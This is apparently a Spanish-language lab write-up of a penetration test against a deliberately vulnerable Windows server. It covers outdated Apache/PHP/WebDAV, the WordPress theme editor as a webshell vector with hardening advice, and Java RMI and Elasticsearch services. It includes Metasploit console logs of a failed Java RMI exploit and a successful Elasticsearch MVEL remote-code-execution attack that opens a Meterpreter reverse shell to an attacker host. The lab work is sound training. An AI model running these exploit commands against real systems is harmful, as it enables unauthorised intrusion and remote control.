***PHP/5.3.10:***

El servidor tiene instalado PHP versión 5.3.10, también muy antigua y fuera de soporte, con muchas vulnerabilidades.

***DAV/2:***

Esto indica que el módulo WebDAV está habilitado.

WebDAV permite operación de archivos remotos (crear, leer, borrar), y si está mal configurado, puede permitir accesos no deseados

***Resumen claro:***

Se ha detectado en el puerto 8585 un servidor web Apache muy desactualizado que corre en Windows, con PHP también desactualizado y con WebDAV habilitado.

Esto representa un riesgo importante de seguridad.

Santa Prisca | Sitio web de la cooperativa de Santa Prisca

Not Secure http://192.168.1.4:8585/wordpress/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

PASA SI TIENES VALOR

# COOPERATIVA DE SANTA PRISCA

Cooperativa de Santa Prisca

September 26, 2016 LEAVE A COMMENT

## Cooperativa de Santa Prisca

### Objetivo

Nuestra cooperación tiene como objetivo acabar con el murcielago para poder caminar a nuestras anchas en ciudad sombría.

### Miembros

Nombre	Cargo
Caras	Jefe comercial
Enigma	CTO
Gracioso	CEO
Hiedra	Asesina
Perdición	CSO



Santa Prisca

Not Secure http://192.168.1.4:8585/wordpress/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

PASA SI TIENES VALOR

### Miembros

Nombre	Cargo
Caras	Jefe comercial
Enigma	CTO
Gracioso	CEO
Hiedra	Asesina
Perdición	CSO



Santa Prisca - Log In

Not Secure http://192.168.1.4:8585/wordpress/wp-login.php?loggedout=true

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

You are now logged out.

Username or Email

Password

Remember Me

Log In

Lost your password?

+ Back to Santa Prisca

The screenshot shows a WordPress dashboard with a dark theme. On the left, there's a sidebar with various menu items like Home, Posts, Media, Pages, Comments, Forms, Appearance, Plugins, Users, Tools, and Settings. A message at the top says "WordPress 5.3.2 is available! Please update now." Below it, a "NINJA FORMS" plugin notice says "How's It Going?" and provides links to documentation and help. The main area has a "Dashboard" title and sections for "At a Glance" (1 Post, 1 Page), "Quick Draft" (with a text input field and "save Draft" button), and "Activity" (Recently Published: Sep 26th 2016, 10:28 pm - Cooperativa de Santa Prisca). There's also an "RSS Error" message about stream\_socket\_client().

The screenshot shows the "Edit Themes" section of the WordPress dashboard. The sidebar includes Appearance, Themes, Customize, Widgets, Menus, Header, Background, Editor, Plugins, Users, Tools, and Settings. The "Appearance" tab is selected. In the main area, it says "Edit Themes" and "Twenty Fourteen: 404 Template (404.php)". The code editor contains the content of the 404.php file, which includes CSS for a pirate-themed background and an SVG for a pirate scene. To the right, a sidebar titled "Select theme to edit: Twenty Fourteen" lists other theme files like 404Template.php, archive.php, author.php, category.php, comments.php, content-aside.php, content-audio.php, content-featured-post.php, content-gallery.php, content-image.php, and content-link.php.

## Explicacion:

Edición del archivo 404.php y riesgo de webshell en WordPress (en un entorno de laboratorio)

### En WordPress, el archivo:

/wp-admin/theme-editor.php

**Permite editar los archivos del tema activo desde el propio panel administrativo.**

**Esto incluye archivos como:**

404.php

header.php

functions.php

single.php

**¿Qué es el archivo 404.php ?**

Es el archivo que controla la página de error “404 – Pagina no encontrada”

Cada vez que un usuario visita una URL inexistente, WordPress ejecuta *404.php*.

**Ejemplo:**

<http://192.168.1.4:8585/wordpress/noexiste>

Al no existir esa ruta, WordPress carga el archivo 404 del tema, en este caso del tema Twenty Fourteen.

**¿Cuál es el problema de seguridad?**

En un entorno real, si una persona no autorizada logra entrar al panel de WordPress o explota una vulnerabilidad, podría:

**Entrar al editor de temas:**

<wp-admin/theme-editor.php?file=404.php&theme=twentyfourteen>

Modificar el archivo 404.php

Insertar código malicioso (PHP) que se ejecutará cada vez que se produzca un error 404.

**Esto lo convierte en un vector atractivo para un atacante porque:**

El archivo 404 se ejecuta frecuentemente y de forma "natural".

No llama la atención como otros archivos más visibles.

Permite ejecutar código en el servidor si se inserta código PHP.

***¿Por que WordPress permite editar archivos desde el panel?***

***Porque es una funcion diseñada para:***

Administradores

Desarrolladores

Ajustes rapidos del tema

Pero también es una debilidad si el sitio no está bien protegido, porque un atacante que obtiene acceso al panel podría modificar cualquier archivo del tema.

***¿Que pasaria si alguien modifica 404.php?***

Desde un punto de vista teorico:

El archivo se ejecutaría automáticamente al generar un error 404.

Cualquier código que se inserte se ejecutaría dentro del servidor web.

Por eso algunos atacantes eligen este archivo para introducir código malicioso.

Medidas de protección (lo mas importante del informe)

***Para evitar esto en un sistema real:***

Desactivar el editor de archivos

***Agregando en wp-config.php:***

```
define('DISALLOW_FILE_EDIT', true);
```

Mantener WordPress, plugins y temas actualizados

Usar contraseñas fuertes y 2FA

Restringir el acceso al panel /wp-admin

Limitar permisos de archivos en el servidor

***El puerto 8686/tcp identificado como java-rmi se refiere a un servicio que utiliza Java RMI (Remote Method Invocation)***

### ***¿Que es Java RMI?***

Java RMI (Invocación de Métodos Remotos) es una tecnología que permite que un programa escrito en Java invoque métodos que se ejecutan en otra máquina (o en otro proceso), como si fueran métodos locales.

Es una forma de comunicación cliente-servidor dentro del ecosistema Java.

### ***¿Por que aparece en el puerto 8686/tcp?***

El puerto 8686 no es un puerto estándar de RMI (que suele usar puertos dinámicos o el 1099 para el registry), pero muchos servidores o aplicaciones Java lo configuran para:

RMI Registry personalizado

JMX (Java Management Extensions) expuesto por RMI

Consolas de administración o monitoreo

Servicios remotos desarrollados en Java

Es común verlo en aplicaciones como GlassFish, JBoss, WebLogic o servicios personalizados desarrollados en Java.

### ***¿Es un riesgo de seguridad?***

***Puede serlo si:***

El servicio RMI está accesible desde Internet

No tiene autenticacion

Permite la carga de clases remotas (esto puede explotarse para ejecucion remota de código)

RMI históricamente ha tenido vulnerabilidades si no está bien configurado.

***Recomendaciones:***

Restringir el puerto con firewall

Asegurar la comunicación con SSL/TLS si es posible

Limitar el acceso solo a IPs internas

Deshabilitar la carga de clases remotas (java.rmi.server.useCodebaseOnly=true)

```
[*] Started reverse TCP handler on 192.168.1.1:4444
msf exploit(multi/browser/java_rmi_connection_impl) > [*] Using URL: http://192.168.1.1:8080/aMGX6pP2czYbv
[*] Server started.
[*] 192.168.1.1      java_rmi_connection_impl - Java RMIClassLoader Deserialization Privilege Escalation handling request
[*] 192.168.1.4      java_rmi_connection_impl - Java RMIClassLoader Deserialization Privilege Escalation handling request
[*] 192.168.1.4      java_rmi_connection_impl - Java RMIClassLoader Deserialization Privilege Escalation handling request
[*] 192.168.1.4      java_rmi_connection_impl - Sending Applet.jar
[*] 192.168.1.4      java_rmi_connection_impl - Sending Applet.jar

Matching Modules
=====
#   Name
-   --
0   exploit/multi/browser/java_rmi_connection_impl  2010-03-31      excellent  No      Java RMIClassLoader Deserialization Privile
ge Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl

msf > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/browser/java_rmi_connection_impl) > set srvhost 192.168.1.1
srvhost => 192.168.1.1
msf exploit(multi/browser/java_rmi_connection_impl) > set lhost 192.168.1.1
lhost = 192.168.1.1
msf exploit(multi/browser/java_rmi_connection_impl) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/browser/java_rmi_connection_impl) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

**Con la versión de Enigma que tienes ahora, NO puedes seguir el laboratorio tal como está diseñado.**

Y lo estás comprobando exactamente en estos pasos.

**Por que NO puedes seguir con esta version**

Tu versión de Enigma tiene:

**Java moderno (Java 8+)**

Bloquea applets antiguos automaticamente con

**“Application Blocked by Java Security”**

y no permite ejecutarlos.

**Internet Explorer moderno / configurado con restricciones**

No soporta los plugins que los laboratorios viejos usaban.

No ejecuta Java Applets.

**Seguridad moderna de Windows Server**

Bloquea contenido viejo por diseño.

**Resumen final**

**¿Puedes seguir este laboratorio? NO**

## *¿Puedes seguir otras partes del laboratorio SI*

**9200/tcp**

### ***Esto indica un puerto TCP:***

En particular, el puerto 9200 es el que por defecto usa Elasticsearch para recibir solicitudes HTTP de clientes (por ejemplo, consultas o inserciones de datos).TCP (Transmission Control Protocol) asegura que los datos lleguen correctamente entre cliente y servidor.

### ***Elasticsearch:***

Elasticsearch es un motor de búsqueda y análisis de datos distribuido, basado en Apache Lucene.

Se usa para indexar y buscar grandes volúmenes de datos en tiempo real, como logs, documentos, métricas o cualquier tipo de información estructurada y semiestructurada.

Funciona como un servicio que escucha en un puerto (por defecto 9200) y responde a consultas HTTP/REST.

### ***ESA-2015-06:***

ESA significa Elasticsearch Security Advisory.

“2015-06” indica que es un boletín de seguridad publicado en junio de 2015.

Estos boletines informan sobre vulnerabilidades detectadas, como la posibilidad de ejecución remota de código, acceso no autorizado o filtración de información si el servidor Elasticsearch estaba expuesto a Internet sin protección.

Es histórico, pero relevante porque algunas configuraciones antiguas siguen siendo vulnerables si no se han actualizado.

### ***Java server:***

Elasticsearch está escrito en Java, por eso se ejecuta como un servidor Java.

Esto significa que requiere una Java Virtual Machine (JVM) para correr y maneja las solicitudes entrantes usando el runtime de Java.

### ***Resumen práctico:***

#### ***Si ves algo como:***

9200/tcp Elasticsearch ESA-2015-06 Java server

## **Significa que:**

En el puerto 9200 hay un servicio corriendo.

Este servicio es Elasticsearch, que escucha solicitudes HTTP/REST.

## **Es un servidor Java.**

Puede ser vulnerable a la alerta de seguridad ESA-2015-06, lo que indica que deberías actualizarlo o protegerlo, especialmente si es accesible desde Internet.

```
Session Acciones Editar Vista Ayuda
root@kali:~/home/kali
msf > use multi/http/jenkins_script_console
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(multi/http/jenkins_script_console) > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/elasticsearch/script_mvel_rce) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf exploit(multi/elasticsearch/script_mvel_rce) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/elasticsearch/script_mvel_rce) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/elasticsearch/script_mvel_rce) > run
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2012'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\' 
[*] Sending stage (58073 bytes) to 192.168.1.4
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested
repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.1:4444 -> 192.168.1.4:56980) at 2025-12-05 18:35:48 +0100
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\YdaeV.jar' on the target
```

```
meterpreter > getuid
Server username: ENIGMA$
meterpreter > ls
Listing: C:\Program Files\elasticsearch-1.1.1
=====
Mode          Size     Type  Last modified      Name
--          ----   ----  -----      --
100776/rwxrwxrwx-  11358    fil  2014-02-12 18:35:54 +0100  LICENSE.txt
100776/rwxrwxrwx-  11358    fil  2014-02-12 18:35:54 +0100  LICENSE_1.txt
100776/rwxrwxrwx-   150     fil  2014-03-26 00:38:22 +0100  NOTICE.txt
100776/rwxrwxrwx-   150     fil  2014-03-26 00:38:22 +0100  NOTICE_1.txt
100776/rwxrwxrwx-  8093    fil  2014-03-26 00:38:22 +0100  README.textile
100776/rwxrwxrwx-  8093    fil  2014-03-26 00:38:22 +0100  README_1.textile
040776/rwxrwxrwx-  4096    dir  2014-04-17 00:28:54 +0200  bin
040776/rwxrwxrwx-  4096    dir  2014-04-17 00:28:54 +0200  config
040776/rwxrwxrwx-    0     dir  2019-01-11 18:56:23 +0100  data
040776/rwxrwxrwx-  16384   dir  2014-04-17 00:28:54 +0200  lib
040776/rwxrwxrwx- 131072   dir  2025-12-05 11:39:40 +0100  logs
```

**Especificamente, se ha explotado una vulnerabilidad critica en una version antigua y desactualizada de Elasticsearch.**

### ***Analisis de la Explotacion:***

La secuencia de comandos muestra los pasos para obtener acceso remoto (una sesión de Meterpreter) a un sistema Windows a través de una vulnerabilidad de software no parcheado.

### ***La Vulnerabilidad Explotada:***

**Modulo:**

exploit/multi/elasticsearch/script\_mvel\_rce

**Vulnerabilidad:**

Ejecución Remota de Código (RCE). Este módulo se dirige a una falla de seguridad real y conocida que existía en versiones antiguas de Elasticsearch (principalmente antes de la 1.4.2). Es el mismo tipo de vulnerabilidad que abordó el aviso ESA-2015-06 que mencionamos anteriormente.

**Detalle Técnico:**

La vulnerabilidad permitía que un atacante injectara código arbitrario en los campos de scripting del motor de búsqueda. En las versiones afectadas, Elasticsearch utilizaba el lenguaje de scripts MVEL sin restricciones adecuadas (*sandbox*), lo que permitía la ejecución de comandos Java maliciosos por parte de un atacante.

**El Objetivo y el Acceso:**

rhost: 192.168.1.4 (**WindowsServer 2012**) Enigma

**Software Identificado:**

**El Meterpreter (ls) confirma que está ejecutando Elasticsearch versión 1.1.1**

(C:\Program Files\elasticsearch-1.1.1).

**Sistema Operativo:**

**El sistema remoto fue identificado como 'Windows Server 2012'**

**La Carga Util (Payload) y el Resultado:**

Payload: java/meterpreter/reverse\_tcp.

Este código malicioso está diseñado para ejecutarse en el entorno Java de Elasticsearch y abrir una conexión inversa (del servidor vulnerable al atacante, 192.168.1.1:4444).

**Resultado del getuid:****Server username:**

ENIGMA\$. Esto muestra el usuario con el que se está ejecutando el servicio de Elasticsearch. A menudo, el atacante intentaría escalar privilegios a partir de este punto si el usuario no tiene permisos de administrador.